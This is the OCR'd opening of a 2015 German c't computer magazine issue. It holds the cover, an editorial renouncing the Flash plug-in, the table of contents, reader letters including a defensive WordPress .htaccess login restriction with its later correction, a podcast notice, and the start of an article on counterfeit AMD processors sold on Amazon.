c't magazin für computer technik
7.2.2015 5

Remix-Wettbewerb

Alles wird Windows

Microsofts Pläne analysiert • Windows 10 Preview im Test
HoloLens-Brille, 84-Zoll-Tablet, Xbox, Windows gratis …

BMW-Hack im Detail

Gefälschte CPUs bei Amazon
Fire TV ausreizen
Mail-Clients für Linux
Camcorder vs. Fotokamera
Neuer Core i5 im Notebook
Smartphone-OS-Alternativen
Raspi 2: 4 Kerne, Windows 10
USB-Stick hackt Rechner

If This Then That

Der Universal-Automatisierer


150 Webdienste, Android, iOS und Gadgets verknüpfen

4 199148 404200 05

€ 4,20
AT € 4,40 • CH CHF 6,90
Benelux € 5,00
IT € 5,00 • ES € 5,00

Anzeige

© Copyright by Heise Zeitschriften Verlag



Goodbye Flash!

Adobe, Dein Flash-Player raubt mir den letzten Nerv. Als Du am 14. Januar mal wieder neun Sicherheitslücken schließen musstest, habe ich noch brav mitgespielt und all meine Systeme auf den aktuellen Stand gebracht. Google Chrome kümmert sich ja inzwischen dankenswerterweise selbst darum, aber dann gibt es auch noch die separaten Kopien, auf die Firefox, Internet Explorer und Konsorten zurückgreifen. Ich hatte mich inzwischen daran gewöhnt, dass die automatische Update-Funktion mehr schlecht als recht funktioniert, und bin deshalb geübt darin, mir die passenden Installationsdateien auf Deinen Servern zu suchen. Seit einer Weile gelingt es mir sogar, mir dabei nicht die McAfee-Antivirensuite einzufangen. Darauf bin ich schon ein bisschen stolz.

Nur eine Woche später musste ich erfahren, dass auch in der neuen Version eine kritische Lücke klafft. Und diese wurde bereits fleißig von Online-Ganoven ausgenutzt. Da man nie so genau weiß, welcher Anzeigenserver heute wieder mal Exploit-Code ausliefert, hatte ich keine andere Wahl, als Flash überall stillzulegen.

Schon am nächsten Tag kam ein Sicherheitsupdate für Flash. Ich schreibe bewusst "ein" und nicht "das", weil nach dem Studieren des begleitenden Advisories klar war, dass es keineswegs die bereits ausgenutzte Lücke schließt, sondern eine andere. Wer die Sicherheitshinweise nicht gelesen hatte, fühlte sich sicher. Du hast weder auf der Download-Seite noch bei der Installation darauf hingewiesen, dass der Rechner trotzdem verwundbar bleibt - und es vielleicht gar keine so schlechte Idee wäre, Flash für ein paar Tage in den Zwangsurlaub zu schicken.

Ich habe mir dieses Update erspart. Statt durch Entzugserscheinungen wurden die nächsten Tage durch die Erkenntnis geprägt, dass Steve Jobs Recht hatte: Es geht auch ohne Flash! Nur selten stößt man noch in Bereiche des Internets vor, in denen der Verzicht auf Dein Plug-in nennenswerte Nachteile mit sich bringt. Wer schon mal längere Zeit mit einem iPad gesurft hat, wird das wissen. Die wichtigsten Video-Portale liefern inzwischen automatisch über HTML5 aus, wenn Flash fehlt. Außerdem wird man nicht mehr so häufig von knallig bunten Werbeanimationen angeschrien. Und falls es dann doch mal hakt, greift man halt zu einem Browser wie Chrome, der das Plug-in nur bei akutem Bedarf aktiviert, wenn man die Click-to-Play-Funktion scharf schaltet. Ganz ohne Update-Stress.

Auch wenn es seit einigen Tagen endlich das Update gibt, das alle (aktuell bekannten) Sicherheitslücken schließt, werde ich mein neues, befreites Leben nicht wieder aufgeben. Offenbar habe nicht nur ich die Nase voll, sondern auch andere: So hat etwa YouTube nur wenige Tage nach dem Update-Dilemma endlich seinen HTML5-Player zum neuen Standard gesetzt. Flash ist nur noch zweite Wahl.

Also Adobe, danke für alles, aber ich bin dann mal weg. Grüß Java von mir.

Ronald Eikenberg

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

aktuell

Gefälschte CPUs: Umgelabelte AMD-Chips bei Amazon 16
10 Jahre YouTube: Die globale Video-Wundertüte 18
Prozessorgeflüster: Skylake-S und AMD Zen 20
Spiele: 7 Days to Die, Nintendos Gier, Homeworld 22
Mobilkonsole: Nintendo New 3DS XL 23
Mobiles: Stift-Tablets, Ausdauer-Notebook, Android 24
Server & Storage: Server für 12 Platten, NAS-SoCs 26
Hardware: Mini-PCs mit Broadwell, Mainboards 27
Peripherie: Beamer, Scanner, G-Sync-Monitor 28
Grafikkarten: Skandal um GeForce GTX 970 29
Audio/Video: Pro Tools 12, 4K-Blu-ray, HTML5 30
Netze: Industrie-Switches, Frequenzauktion 32
Raspberry Pi 2: Vier Kerne und Windows 10 33
Kernel-Log: Linux als Betriebssystem für Switches 34
Sicherheit: Regin, Ghost, Flash-Lücken 35
Linux: Plasma 5.2, Debian 8 RC, Evolve OS 36
GnuPG: Crowdfunding gegen Finanzmisere 38
Netzwerkspeicher mit Extras 39
Apple: Mega-Quartal, System-Updates 40
Internet: Facebook-AGB, Vivaldi-Browser, WhatsApp 42
Ausbildung: CeBIT, Hochschulstart, Fernstudien 44
Apps: MS Office für Android, Quizduell 45
Anwendungen: Office, Statistik, Notensatz 46
Forschung: Neue Robotik-Projekte in Europa 47
Unternehmens-Anwendungen: FiBu, Kontakte, NoSQL 48
Buchhaltung: Neue gesetzliche Vorschriften 48
Embedded: Industrie-Mainboard, Embedded World 50
Technische Software: Leiterplatten, CAD-Rendering 50

Magazin


Vorsicht, Kunde: Telekom ignoriert Kündigungen 78
Interview: Datenschützer Weichert über Scoring 82
Der BMW-Hack: Sicherheitslücke in ConnectedDrive 86
Remix-Wettbewerb: Creative-Commons-Songs 90
Creative Commons: Freigabe für Remixer 94
Recht: Elektronische Rechnung 156
Bücher: Mathematica, Algorithmen, iOS-Entwicklung 180
Story: Wie ein Ei dem anderen *von Arno Endler* 188

Internet

Web-Tipps: DOS-Spiele, Food-Aggregatoren, Konverter 178

Software

Windows 10: Microsofts Pläne 52
Ankündigungen jenseits der Preview 60
Video-App: Cinema FV-5 für Android 70
Offline-Navigation: Nokia Here kostenlos 70
Schaltungsentwurf: Multisim Touch für iPad 71
Foto-App: VSCO Cam für iOS 71
Smartphone-OS-Alternativen im Überblick 108
Firefox OS 110
Sailfish OS 112
Tizen 113



Alles wird Windows

Ende Januar hat Microsoft Details über Windows 10 verraten und dabei nicht mit Buzzwords gespart: „Windows as a Service“, „Mobile Experience“, „HoloLens“ … Dahinter stecken ein neues Geschäftsmodell, überraschend coole Gadgets und ein ambitionierter Wunsch: Die Nutzer sollen Windows lieben.

Was Microsofts Pläne bedeuten 52
Die Januar-Vorabversion 54
Das HoloLens-Projekt 58
Was noch alles Windows wird 60

Gefälschte CPUs bei Amazon 16
Raspi 2: 4 Kerne, Windows 10 33
Neuer Core i5 im Notebook 64
Mail-Clients für Linux 124
Camcorder vs. Fotokamera 144
Fire TV ausreizen 166
USB-Stick hackt Rechner 170

BMW-Hack im Detail

Autos mit Internet-Zugang sind sicher vor Hackern – sagen die Hersteller. Doch über eine Sicherheitslücke bei BMWs ConnectedDrive konnte man das verschlossene Fahrzeug öffnen. Wir erklären, wie die Lücke gefunden wurde und was BMW falsch gemacht hat.

© Copyright by Heise Zeitschriften Verlag

Remix-Wettbewerb

Die zweite Auflage des c't-Remix-Wettbewerbs startet mit zwei Songs der kanadischen Band The Easton Ellises. Remixen Sie die Original-Spuren zu neuen Tracks und gewinnen Sie einen Platz auf unserer CD und Vinyl-EP. Dank der Creative-Commons-Lizenz dürfen Sie Ihre Remixe frei im Internet verteilen.

Der c't-Remix-Wettbewerb 90
Remixen unter Creative Commons 94

Smartphone-OS-Alternativen

Smartphone-Betriebssysteme wie Firefox OS, Tizen und Sailfish OS treten mit neuen Ideen gegen die Vorherrschaft von Android, iOS und Windows Phone an. Sie öffnen ihren Code, bieten Schnittstellen für Bastler oder erfüllen spezielle Anforderungen.

Smartphone-Systeme im Überblick 108
Firefox OS 110
Sailfish OS 112
Tizen 113
Ubuntu 114
BlackBerry 116
Die Ausgestorbenen 117

Der Universal-Automatisierer

„Wenn ich ein neues Facebook-Foto poste, dann speichere es auch bei Dropbox“: Mit Anweisungen wie dieser kann der kostenlose Dienst IFTTT (If This Then That) mehr als 150 Dienste, Gadgets sowie iOS- und Android-Smartphones verknüpfen.

Wie IFTTT funktioniert 130
Beispiele für den Einsatz 134
Weitere Werkzeuge 140

Ubuntu 114
BlackBerry 116
Die Ausgestorbenen 117
Mail-Clients für den Linux-Desktop 124
Der Universal-Automatisierer: Web-Dienst IFTTT 130
Automatisierungswerkzeuge jenseits von IFTT 140
Spiele: Blackguards 2, Tristoy 182
Kromaia, Ziggurat 183
Space Marshals, Indie- und Freeware-Tipps 184
Shadowmatic, Reckless Racing 3, Hero Emblems 186

Hardware

Augmented Reality: Microsoft HoloLens 58
Notebooks mit fünfter Core-i-Generation 64
Kamera-Smartphone: Panasonic DMC-CM1 66
Smartwatch: Kidizoom für Kinder 66
Firmen-Switch: Netgear S3300 mit 10GE 66
HiRes-Walkman: Sonys Einstiegs-Player für HQ-Musik 67
iPad-Stift: Adonit Jot Touch with Pixelpoint 67
Heimautomation: Funk-Schalter für Z-Wave 67
Prozessorkühler für High-End-CPUs 68
Externe SSD: Samsung T1 68
M.2-SSD schafft über 2 GByte/s 68
Mobile Dokumenten-Scanner mit WLAN und Akku 72
Virtual-Reality-Brille: Samsung Gear VR 74
Extrem-Gaming auf drei 4K-Displays 96
Festplatten-Gehäuse mit USB 3.0 für bis zu 5 Platten 100
Profi-Monitore: Kalibrierbar und mit großem Farbraum 118
Videodreh: Camcorder, Smartphone oder Action-Cam? 144
Camcorder: Topmodelle vs. Fotokamera 146

Know-how

Web-Entwicklung: Chrome Device Mode 174

Praxis

Windows 10: Tipps zur Januar-Preview 54
Automatisieren mit IFTTT: Praktische Rezepte 134
Bildbearbeitung automatisieren unter Windows 152
Hotline: Tipps und Tricks 158
FAQ: Software-Verwaltung unter Ubuntu 162
Windows 8: Automatisch immer richtige Systemzeit 164
Surf-Station mit Windows-Touch-PC 165
Amazon Fire TV: Funktionsumfang erweitern 166
Sicherheit: USB-Stick hackt Rechner 170
E-Mail-Datenschutz: Tracking blockieren 176

Ständige Rubriken

Editorial 3
Leserforum 10
Schlagseite 15
Stellenmarkt 206
Inserentenverzeichnis 208
Impressum 209
Vorschau 210

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

LESERFORUM

Träume der Freiheitsliebe

Nutzlose Überwachung, Mirko Dölle
im Editorial der c't 4/15, S. 3

Ihre Freiheitsliebe und Ihr Einsatz für Bürgerrechte in Ehren, aber Sie wiederholen unbekümmert die gedankenlosen Milchmädchenargumente von Träumern. Die führen immer gern ins Feld, die Überwachung hätte ja den 11. September und die französischen Attentate nicht verhindert.

Und man hätte doch schon vor der Tat viel härter gegen bereits bekannte Terroristen vorgehen müssen (Ich möchte mir gar nicht ausmalen, welcher Proteststurm dann losgegangen wäre, weil die „armen Verdächtigen" doch da noch gar nichts getan haben …).

Sie blenden auch komplett die Straftaten aus, die durch die von Ihnen so gescholtene Überwachung bereits verhindert wurden, aber leider nie die gleiche Beachtung in der Gutmenschenpresse fanden wie die Pannen.

Ich befürchte (ja, ich „befürchte", weil ich es auch gern anders hätte), wir haben in einer globalisierten Welt mit komplett veränderten Bedrohungslagen seit dem Ende des kalten Krieges keine andere Wahl mehr, als total zu überwachen, um uns zu schützen. Straftäter verstecken sich mitten unter uns und je mehr kleinkarierte „Privatsphäre" sie von vermeintlichen Bürgerrechtlern zugebilligt bekommen, um so gefährlicher wird es für uns.

Marcus Döring

Nutzlose Überwachung?

Ist Überwachung nutzlos? Diese riesigen Summen sollen keinem Zweck dienen? Snowden, Binney und andere haben wichtige Hinweise geliefert, und die sind keine Verschwörungstheorie. Die gesammelten Daten (Stichwort Big Data) sind Gold wert, und darauf soll man verzichten? Ob politische Konkurrenz, Cyberkrieg, Wirtschaftsspionage und so weiter – die Beteiligten werden schon Wege finden, die Datensammlungen zum eigenen Vorteil zu nutzen.

Name der Redaktion bekannt

Sagen Sie uns
IHRE MEINUNG!

LESERBRIEFE:
bitte an redaktion@ct.de.

IN DEN SOZIALEN MEDIEN:
Sie finden uns bei Facebook und Google+ als ctmagazin.

Die Redaktion behält sich vor, Zuschriften gekürzt zu veröffentlichen. Antworten sind kursiv gesetzt.

Feuer auf Bestellung

Brandgefahr bei PC-Gehäusen, c't 4/15, S. 30

Ergänzend zu Ihrem Artikel möchte ich beisteuern, dass die geschilderten Probleme nicht auf Gehäuse des genannten Herstellers beschränkt sind, sondern bei beliebigen Gehäusen durch SATA-Docks für Laufwerksschächte zum Nachrüsten auftreten können. Da der Brandgeruch wirklich eindrucksvoll unangenehm ist, fiel hier an einem Rechner das sich entwickelnde Feuer schnell auf, sodass außer an der betroffenen Komponente kein weiterer Schaden entstand.

Sven Dahmen

Nexus 6: kabellos laden/Widgets

Nexus mit Wachstumsschub, c't 4/15, S. 64

Eine Sache bleibt bei Ihrer Rezension zum Nexus 6 unerwähnt: Wegfall des schnurlosen Ladens. Wenn man das einmal gewöhnt ist, möchte man das nicht mehr missen. Insbesondere wenn man auch die Frau zu einem Nexus 4 gebracht hat. 3 Qi-Ladestationen müssten entsorgt werden, wenn man sich jetzt neue Modelle zulegt.

Die brach liegende LED zur Nachrichtenanzeige ist ein mehr als kleiner Kritikpunkt. Und Android 5 ist aus meiner Sicht leider auch kein Vorteil. Die Widgets im Lockscreen fehlen mir zumindest: Paket aus Packstation mit mTAN abholen ging vorher ohne Entsperren des Handys mit einem SMS-Widget auf dem Lockscreen.

Stephan Brunsch

Unser Modell des Nexus 6 lässt sich kabellos via Qi-Station laden. Zwar gibt es bei Android 5 keine echten Widgets mehr auf dem Sperrbildschirm, aber fast jede App kann darauf jetzt Benachrichtigungen anzeigen; auch SMS-Lesen klappt am Sperrbildschirm.

Fachgerecht, nicht erfolgreich

Mach's noch einmal, Acer, Fruchtloser Reparatur-Marathon, c't 4/15, S. 74

Sie schreiben: „Nimmt ein Hersteller einen Reparaturauftrag an und kassiert den veranschlagten Lohn, darf man als Kunde auch erwarten, dass die Reparatur erfolgreich ausgeführt wird."

Die in dem Artikel beschriebenen Vorgänge sind haarsträubend und völlig indiskutabel. Zwar erwarten Kunden regelmäßig, dass die Reparatur erfolgreich durchgeführt wird, aber rechtlich gesehen schuldet der Kundendienst nur das Bemühen, nicht den Erfolg. Das heißt, es kann passieren, dass man einen relativ hohen Betrag bezahlen muss, obwohl der Fehler nicht behoben wurde. Was man allerdings erwarten kann, ist, dass der Reparaturversuch fachgerecht durchgeführt wird.

Rüdiger Woltemate

Hausaufgaben machen

Die Trends 2015, c't 4/15, S. 80

„Die Geräte erkennen, was wir wollen, wir bedienen sie ohne Bedienoberfläche, nur durch unser Verhalten." Toll, ich bin begeistert. Im selben Heft steht aber auch: USB 3.0 macht Zicken, weil sich Hersteller nicht an Spezifikationen halten. Thunderbird zeigt E-Mails nicht an, weil eine interne Datei defekt ist, die der Bediener erst durch kryptische Kommandos reparieren muss. Android Studio findet das Java-SDK nicht, weil in der Pfadangabe der abschließende Backslash fehlt. Die Liste ließe sich fortsetzen.

Liebe Hersteller von Hard- und Software. Macht doch bitte erst mal eure Hausaufgaben, damit wir uns nicht mehr mit so einem Mist herumschlagen müssen. Oder, um es mit den Worten meines ehemaligen Chefs zu sagen: „Die großen Dinge scheitern immer an den kleinen."

Michael Braun

Cloud-Anbindung

Wenn ich davon ausgehe, dass in einem Unternehmen mehrere hundert Mitarbeiter Zugriff auf Daten und Dienste benötigen, dann muss dieses sehr schnell an das Internet angebunden sein. Eine redundante 100-MBit-Standleitung wäre aus meiner Sicht das Minimum. Im Zeitalter von asynchronem DSL wird das einige Investitionen bedeuten. Es reicht ja nicht mehr, wenn die Daten nur heruntergeladen werden – es muss ja immer auch ein Upload in die Cloud erfolgen; und es nutzt wenig, wenn dieser auf einer 100/10-MBit/s-Leitung stattfindet.

Was geschieht, wenn die Verbindung einmal gestört sein sollte und eventuell nicht einmal die Redundanz etwas nutzt? Aus meiner Sicht gehen diese Themen im allgemeinen Rummel um die Cloud etwas unter.

Günter Krembsler

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Selbstfahrend

„Autonomos“ ist ein altgriechisches Wort und heißt „nach eigenen Gesetzen“. Nach eigenen Gesetzen fahrende Automobile sind nicht der Traum der Menschheit, sondern der Albtraum. Deshalb werden auch in Zukunft Menschen die Gesetze/Regeln für selbststeuernde Autos festlegen. Jedes Kind braucht seinen Namen. „Autonomes Auto“ ist aber Unfug. Ich nenne meine blonde Tochter ja auch nicht Melanie.

Dr. Johann Peter Franz

Nach Hause telefonieren

Datensparsamkeit leben, c’t 4/15, S. 76

Mich nervt immer wieder Software, die „nach Hause telefoniert“, obwohl dies für die offizielle (oder vorgebliche?) Funktionalität gar nicht nötig wäre; gerade im Smartphone-Bereich ist dieses Geschäftsmodell ja verbreitet, etwa bei Taschenlampen-Apps, aber selten offengelegt. Und dann gibt es Software, die mit dem Hersteller kommuniziert, um ihre Lizenzierung zu überwachen, nicht nur bei der Erstinstallation, sondern auch immer wieder im laufenden Betrieb.

Leider wird diese Thematik von vielen, sonst kritisch-wachen Intellektuellen kaum wahrgenommen oder als sie nicht betreffender Technikkram abgetan, wie ich im Bekanntenkreis erlebe – ganz zu schweigen von den vielen, denen man solches gar nicht erst vermitteln kann. In diesem Sinn bitte weiter so mit Ihren Beiträgen, vielleicht lässt sich auf Dauer ja doch etwas bewegen!

Heinz Reutersberg

Backup-Strategien für NAS

Rasante Netzplatten, Netzwerkspeicher mit 10-Gigabit-Ethernet, c’t 4/15, S. 102

Im Artikel „Rasante Netzplatten“ schreiben Sie: „Wer keine regelmäßigen Backups macht, handelt fahrlässig.“ Das ist auch meine Ansicht. Für mein privates Synology-NAS gibt es die Möglichkeit, Daten automatisch zeitgesteuert auf eine externe Platte sichern zu lassen. Ist das für Unternehmen ausreichend zuverlässig im Gegensatz zu einer Bandsicherung? Bänder sind weniger empfindlich und können leicht extern gelagert werden. Wie würden Sie die Daten eines Firmen-NAS sichern?

Elmar Baumann

Backup-Strategien haben wir zuletzt ausführlich in c’t 13/13 beleuchtet (siehe c’t-Link). Privat sichere ich auf zwei externe Festplatten, die im Wechsel aufgefrischt werden und dazwischen vom Server getrennt im Schrank liegen. Besser wäre es natürlich, eine der Platten in einem feuerfesten Safe in einem anderen Gebäude zu lagern, doch für privaten Gebrauch genügt mir der Schrank. Für eine Firma ist Replikation auf ein zweites NAS an einem anderen Standort eine zusätzliche Option.

Der Heise Zeitschriften Verlag, in dem die c’t erscheint, sichert ebenfalls Disk-to-Disk, wenn auch in einem anderen Maßstab: Die Daten fließen auf ein Festplatten-Array, das in einem räumlich getrennten Backup-Rechenzentrum steht, allerdings noch auf dem Firmengelände. Bestimmte Daten werden für die Langzeitarchivierung zusätzlich auf Bänder gesichert.

(ea@ct.de)

c’t Artikel zur Backup-Strategie: ct.de/y27g

Mensch- vs. Maschinen-Anmeldung

Bot-Bremse, Pragmatische Wordpress-Sicherheitstipps, c’t 4/15, S. 114

Meiner Beobachtung nach kommen die Massen-Attacken, die das admin-Passwort zu knacken versuchen, praktisch ausschließlich von Servern. Das kann man ausnutzen, um eine Maschinen-Anmeldung von einer Menschen-Anmeldung zu unterscheiden, indem man in der .htaccess-Datei eine Liste der Domänen hinterlegt, von denen aus Menschen sich normalerweise anmelden (siehe Beispiel; die Liste ist je nach Situation zu erweitern). Die Botnetz-Maschinen laufen dann direkt auf Error 403 (forbidden) und stören weder den Serverbetrieb noch das einigermaßen sinnvolle Auswerten des Logs.

```
<Files wp-login.php>
 Order deny,allow
 deny from all
 allow from .t-ipconnect.de
 allow from .alicedsl.de
 allow from .arcor-ip.net
</Files>
```

Otto Glinzer

Tar kanns doch

Zweite Abwehrlinie, SELinux und AppArmor schützen nach dem Einbruch, c’t 4/15, S. 124

Kleine Korrektur bezüglich tar: tar kann in der aktuellen Version 1.28 (meines Wissens auch schon in früheren Versionen) ACLs sichern und wiederherstellen. Davon unabhängig, danke für die informativen Artikel.

Björn Lotz

Eher eine Workstation

Server mit Extras, Mainboard Asrock Rack C226M WS, c’t 4/15, S. 59

Das Mainboard ist in der Tat sehr interessant für kleine Server. Dass es flexible Einstellungen im BIOS-Setup zulässt, fand ich nicht so überraschend: Mir scheint es nämlich für Rack-Workstations gedacht zu sein, daher „WS“ in der Typenbezeichnung.

Bei Firmen sind solche Rack-Workstations nicht ungebräuchlich. Man kann damit die tendenziell laute Rechen- und Grafikleistung aus dem Büro in den Rechnerraum verbannen und greift über einen leisen Thin Client darauf zu. Wenn die übertragenen Daten dabei komprimiert werden, kann sogar ohne spürbare Latenzen mit komplexen 3D-Anwendungen gearbeitet werden. Ein Kunde von mir betrachtet so zum Beispiel mit stereo-optischen Anwendungen größere Moleküle.

Dr. Johann Peter Franz

Feine Unterschiede I

Signalgast, Eine simple Methode zur Kommunikation zwischen C++-Objekten, c’t 4/15, S. 176

Die Komplexität beim Hinzufügen von Elementen in std::list ist nicht unbedingt die gleiche wie bei std::vector. Bei std::list ist es immer O(1), bei std::vector ist es „O(1) plus ein Bisschen“, weil manchmal doch realloziert und kopiert werden muss (hängt von der Implementierung ab).

Alexander Reum

Feine Unterschiede II

Trotz ihrer Ähnlichkeiten sollten das Observer-Pattern und das Publish/Subscribe-Pattern nicht gleichgesetzt werden. Ein wichtiger Unterschied besteht darin, dass beim Observer-Pattern Observable und Observer in einer 1:n-Beziehung stehen, Publisher und Subscriber dagegen in einer n:m-Beziehung.

Mir fehlt eine Berücksichtigung der unterschiedlichen Lebenszyklen von Publisher und Subscriber, die bei nur lose gekoppelten Objekten zu erwarten sind. Ein Subscriber müsste sich vor seiner Zerstörung vom Publisher lösen, ein Publisher müsste sich vor seiner Zerstörung von allen Subscribern lösen.

Rolf Wilms

Ergänzungen & Berichtigungen

Zoll statt Millimeter

Auf einen Blick, Flachbild-TV-Trends, c’t 4/15, S. 34

Sonys Fernsehermodell X900C mit Android TV ist 0,2 Zoll respektive 5 Millimeter dünn – und nicht 0,2 Millimeter, wie versehentlich geschrieben.

Datengreifer

Windows Storage Spaces im Vergleich zu Hardware-RAID, c’t 4/15, S. 134

In der rechten Spalte der Tabelle auf S. 137 geht es nicht um sequenzielle Zugriffe mit 4-KByte-Blöcken, sondern um zufällig verteilte (random) – und die Einheit muss IOPS lauten, nicht GByte/s.

Tippfehler in .htaccess

Bot-Bremse, c’t 4/15, S. 114

In dem .htaccess-Sourcecode-Beispiel muss die letzte Zeile nicht </Files>, sondern </FilesMatch> lauten. Andernfalls reagiert der Apache mit einem Server-500-Fehler.

© Copyright by Heise Zeitschriften Verlag

Wir feiern Geburtstag: 52 Folgen Podcast c’t uplink

Was taugt Windows 10? Welche Neuheiten der CES werden unseren Alltag verändern? Warum hat Nvidia geschummelt? Über diese und viele anderen Technik-Fragen diskutieren wir einmal pro Woche im (Video-)Podcast „c’t uplink“. Wir zeigen Ergebnisse aus aktuellen Geräte- und Software-Tests, streiten uns über neue Entwicklungen der digitalen Welt und gewähren einen Blick hinter die Kulissen von Tests und Recherchen. Dabei erzählen wir auch die Geschichten hinter den c’t-Artikeln und verraten das eine oder andere Detail, das es nicht ins Heft geschafft hat (Stichwort: Health-Tracker im Selbsttest).

Gestartet als Experiment im c’t-Blog erreicht die kostenlose Internetsendung inzwischen bis zu 40 000 Zuschauer und Zuhörer. Die aktuelle Episode erscheint jeden Samstag auf www.ct.de und im YouTube-Channel von heise online. Die Folgen lassen sich außerdem als Video- oder Audio-Podcast per RSS oder über iTunes abonnieren.

Zum einjährigen Jubiläum dreht sich Folge 5.2 am 7. Februar um die Fragen und Anregungen unserer Zuschauer und Zuhörer. Fragen stellen und mitdiskutieren können Sie auf www.ct.de/uplink, dort finden Sie die aktuelle und alle früheren Episoden. Auf Twitter können Sie uns über @ctuplink folgen. (acb@ct.de)

Das Team von c’t uplink:
Martin Holland, Hannes Czerulla, Yoda, Fabian Scherschel, Johannes Maurer, Achim Barczok, Jan-Keno Janssen

Anzeige

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

© Copyright by Heise Zeitschriften Verlag

Benjamin Benz

Schrotthandel

Gefälschte AMD-Prozessoren im Umlauf

Originalverpackung, Originalbeschriftung und nicht aus windiger Quelle, sondern von Amazon, und doch mit völlig anderem Innenleben als erwartet: Derzeit kursieren gefälschte Prozessoren namens A8-7600, die nicht nur fünf Jahre älter sind als behauptet, sondern auch nicht in die für sie vorgesehenen Mainboards passen.

